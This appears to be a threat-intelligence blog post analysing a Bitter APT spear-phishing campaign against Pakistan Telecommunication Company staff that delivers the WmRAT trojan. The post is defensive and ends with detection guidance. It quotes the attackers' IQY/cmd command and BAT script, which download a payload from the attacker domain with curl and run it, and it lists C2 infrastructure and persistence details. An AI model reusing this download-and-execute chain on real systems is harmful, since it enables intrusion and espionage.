
Pakistan Telecommunication Company (PTCL) Targeted by Bitter APT During Heightened Regional Conflict

blog.eclecticiq.com/pakistan-telecommunication-company-ptcl-targeted-by-bitter-apt-during-heightened-regional-conflict



Arda Büyükkaya & Alon Gal (Hudson Rock)

May 28, 2025

Executive Summary

On May 7, 2025, during the active military escalation between Pakistan and India—specifically in the context of India's military campaign 'Operation Sindoor'—, EclecticIQ analysts observed that Bitter APT (also known as TA397) [1] very likely targeted the Pakistan Telecommunication Company Limited (PTCL) workers [2] in a spear phishing campaign very

likely to deliver malware. Analysts assess that, Bitter APT is very likely a South Asian state-sponsored actor, conducting cyber-enable espionage operations by stealing state and trade secrets.

EclecticIQ and Hudson Rock researchers assess that Bitter APT very likely used stolen email credentials from Pakistan's Counter Terrorism Department (CTD) to carry out the attack. The spear phishing campaign targeted PTCL personnel in critical roles, including 5G infrastructure engineers, DevOps specialists, project managers, and satellite communication experts.




Figure 1 - EclecticIQ Threat Intelligence Platform (TIP) graph view.

The malicious email [3], received on Wednesday, May 7, 2025, at 12:09 PM, contained an Internet Query (IQY) attachment with a malicious Excel macro [4]. This macro used the Windows command line (CMD) to download and execute a variant of WmRAT [5]. Upon file execution, the attackers established a connection to a command and control domain, previously linked to Bitter APT, which resolved to a known associated IP address [6].

The timing of the email, coinciding with reported military confrontations between India and Pakistan, is likely an attempt to target Pakistan's telecommunications sector during a period of regional tension. This timing aligns with Bitter APT's established pattern of strategic intelligence gathering through cyber-enabled espionage.

Nation State APTs Leveraging Infostealers for Cyber Enabled Espionage Operations

According to data from Hudson Rock, initial access to the Counter Terrorism Department (CTD) email account at Islamabad Police Headquarters (ctd@islamabadpolice.gov.pk) was very likely obtained using compromised credentials. These credentials originated from a Pakistani machine infected with a StealC infostealer variant and were first observed on August 13th, 2024.




Figure 2 - Hudson Rock platform showing infostealer logs.

Cookies recovered from the infected machine indicate that StealC infostealer was delivered after the user downloaded “cracked” software on the same day as the infection.




Figure 3 – Hudson Rock platform showing evidence of infostealer installation on CTD employee device.

The compromised CTD employee had experienced four previous infostealer infections between 2022 and 2024. The most recent infection in August 2024 resulted in the exposure of the critical webmail credentials subsequently leveraged in the May 2025 campaign.




Figure 4 - Hudson Rock platform showing infection chain in timeline; indicating active compromise since 2022.

The compromise of the CTD's email account provided threat actors with prolonged, privileged access to a critical Pakistani law enforcement system. This persistent foothold allowed actors to monitor communications and, during the India-Pakistan conflict, leverage the compromised account to craft a convincing spear phishing email.

Abuse of IQY Extension in Windows Leads to WmRAT

Threat actors leveraged the IQY file extension in an email attachment named "Security Brief Report.iqy" as part of the social engineering lure, designed to appear legitimate and create an urgency to open.

Figure 5 - Spear phishing email sent from compromised Pakistan Counter Terrorism Department (CTD), targeting Pakistan Telecommunication Company.

IQY is a legitimate Microsoft Office file format, very likely leveraged for anti-malware and email gateway evasion purposes. IQY files can execute Excel formulas capable of triggering system processes such as CMD or LoLBins (Living-off-the-Land Binaries).

Upon opening the IQY attachment, the victim's system executed an Excel macro with the following command:

> *cmd|' /c cd C:\\programdata & set /P=\"MZ\"<nul>b1 & curl -o b2 https://fogomyart[.]com/vcswin & copy /b b1+b2 vcswin.exe & start /b vcswin.exe'!A0*

This command uses the built-in Windows binary curl.exe to download a malicious BAT script [7] from fogomyart[.]com/random.php. The script changes the working directory to C:\ProgramData, creates an executable header with the characters MZ - the standard signature for DOS and Windows executables - and then downloads a payload that is disguised as a PNG image file (vcswin.png) from the same domain.

```
' /c cd C:\programdata
set /P="MZ"<nul>b1
curl -o b2 https://fogomyart.com/vcswin.png
copy /b b1+b2 vcswin.exe
start /b vcswin.exe'
```

Figure 6 - Content of the downloaded BAT file.

The script reconstructs a valid PE (Portable Executable) file by crafting an MZ header in memory and appending it to the binary payload - a common tactic for evasion, as the original file may appear benign without a proper header. After downloading the payload, the script

removes the fake PNG header, creating a functional executable (WmRAT variant: vcswin.exe) and runs it silently in the background, indicating a clear attempt to execute malicious code while avoiding detection.

Capabilities of WmRAT Variant

EclecticIQ analysts observed that the payload downloaded from fogomyart[.]com/vcswin.png is a new variant of WmRAT - a remote access trojan designed for intelligence gathering and data exfiltration.

On December 17,2024, Proofpoint researchers observed Bitter APT used WmRAT to target a Turkish defence-sector organization [8]. According to reverse engineered sample (vcswin.png), analysts gathered list of WmRAT capabilities:

- Gathers username and hostname of the victim machine
- Enumerates logical drives and directory contents
- Uploads and downloads files
- Takes screenshots of the desktop
- Retrieves geolocation information
- Executes commands via CMD or PowerShell
- Receives and processes commands from the C2 server
- Supports file exfiltration and remote file stream writing
- Retrieves file timestamps and disk usage information

WmRAT establishes persistence using the Windows Registry, and launches a secondary process named gentwin.exe from the Roaming directory. This process uses cmd.exe and reg.exe to add a registry key under:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

The registry entry points to vcswin.exe in C:\ProgramData. Finally, vcswin.exe is executed, establishing persistence for the malware to run on system startup.

Command and Control Server Embeded Inside WmRAT as XOR Encrypted String

EclecticIQ analysts reverse-engineered the WmRAT variant and discovered that its command-and-control (C2) server was hidden within the rdata section of the malware as an XOR-encrypted string.




Figure 7 - Disassembled WmRAT sample showing XOR encrypted string.

EclecticIQ analysts decrypted the string and revealed the command-and-control (C2) domain tradesmarkets[.]greenadelhouse[.]com




Figure 8 - Decrypting the XOR encrypted string to obtain cleartext C2 server by using CyberChef.

Passive DNS data shows that this domain resolved to the following two IP addresses:

- 185.244.151.84 on April 3, 2025, and
- 185.244.151.87 on May 7, 2025

185.244.151.84 previously hosted the staging domain jacknwoods[.]com documented by Proofpoint [9] in a December 2024 campaign. Proofpoint attributed this campaign to TA397 (also known as Bitter APT). This overlap in infrastructure, along with the consistent use of WmRAT and tactics, strongly supports attribution of the current activity to Bitter APT.

EclecticIQ analysts observed that WmRAT communicates with a remote C2 server using **HTTP GET requests** over **HTTPS (port 443)**:




Figure 9 - C2 communication between victim device and attacker in Wireshark. Showing victim device information sent to attacker controlled C2 in Base64 encoded format.

The malware communicates with its C2 server through a URI path designed to blend in with legitimate web traffic: /excerorderslistoncbook.php. This URI includes a parameter named vrocean that contains Base64-encoded data. When decoded, this parameter reveals victim system identifiers:

BAMUDTK*Admin*Windows10Enterprise

The string serves as a unique identifier for the infected system. It contains the host name or ID (BAMUDTK), the user role (Admin), and the operating system version (Windows10Enterprise). Identifiers help attackers track and manage infected hosts within their infrastructure.

To evade detection and mimic legitimate traffic, the request uses a spoofed User-Agent string: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729). This User-Agent mimics an outdated Internet Explorer browser on a Windows system, helping the traffic blend in with common legacy enterprise environments and potentially bypass basic network security filters.

Once this C2 check-in is complete, the malware waits remote commands from the threat actors. These commands are typically issued over the same C2 channel and can be executed on the victim machine using either PowerShell or the Windows command prompt.

This functionality provides attackers with remote control capabilities, allowing them to execute arbitrary instructions, further compromise the system, or move laterally within the network.

Infostealers to Espionage: Bitter APT Group's Multi-Stage Cyber Espionage Operation Against PTCL

Bitter APT's cyber intrusion into Pakistan Telecommunication Company Limited (PTCL) is likely a deliberate espionage campaign timed with regional conflict. As Pakistan's largest telecom operator—managing critical services like satellite links, fiber-optic backbones, and 5G deployments—PTCL is an obvious high-value target for state-backed actors seeking strategic leverage.

By compromising PTCL engineers, DevOps teams, and satellite specialists, Bitter APT likely aims to gain deeper access to Pakistan's communications infrastructure. Such access enables:

- Signals intelligence: Real-time interception of civilian, corporate, and government communications.
- Network mapping: Identifying routes, interconnects, and vulnerabilities in core telecom infrastructure.
- Supply-chain insights: Understanding foreign vendor ties, procurement strategies, and technical dependencies.
- Conflict preparation: Positioning for sabotage or disruption of telecom services in future crises.
- Metadata exploitation: Tracking personnel movements and command tempo via encrypted traffic patterns.

EclecticIQ analysts assess that threat actors are likely pre-positioning for future conflict. By embedding itself within PTCL during active hostilities, Bitter APT gains a long-term asymmetric advantage: the power to monitor, disrupt in any future escalation.

Detection Strategies

Monitor for Suspicious IQY File Execution

- Alert on .iqy files initiating network activity or spawning processes such as exe, powershell.exe, mshta.exe, or curl.exe.
- Monitor for Office applications executing child processes (Living-off-the-Land Binaries - LoLBins).

Endpoint and Behavioral Indicators

- Detect execution of unusual commands involving curl, copy /b, or appending MZ headers to files in C:\ProgramData.
- Monitor file creation patterns involving exe and secondary persistence-related binaries like gentwin.exe.

Registry Persistence Detection

Track modifications to the Windows Registry path:

- HKCU\Software\Microsoft\Windows\CurrentVersion\Run
- for entries pointing to non-standard or suspicious executables such as vcswin.exe.

C2 Communication Patterns

- Detect outbound HTTPS traffic to suspicious domains (e.g., greenadelhouse[.]com) using encoded parameters such as vrocean.
- Monitor HTTP GET requests that mimic legitimate URIs (e.g., /excerorderslistoncbook.php) with Base64-encoded identifiers.

Indicator of Compromise (IOC)

Spear Phishing Email:

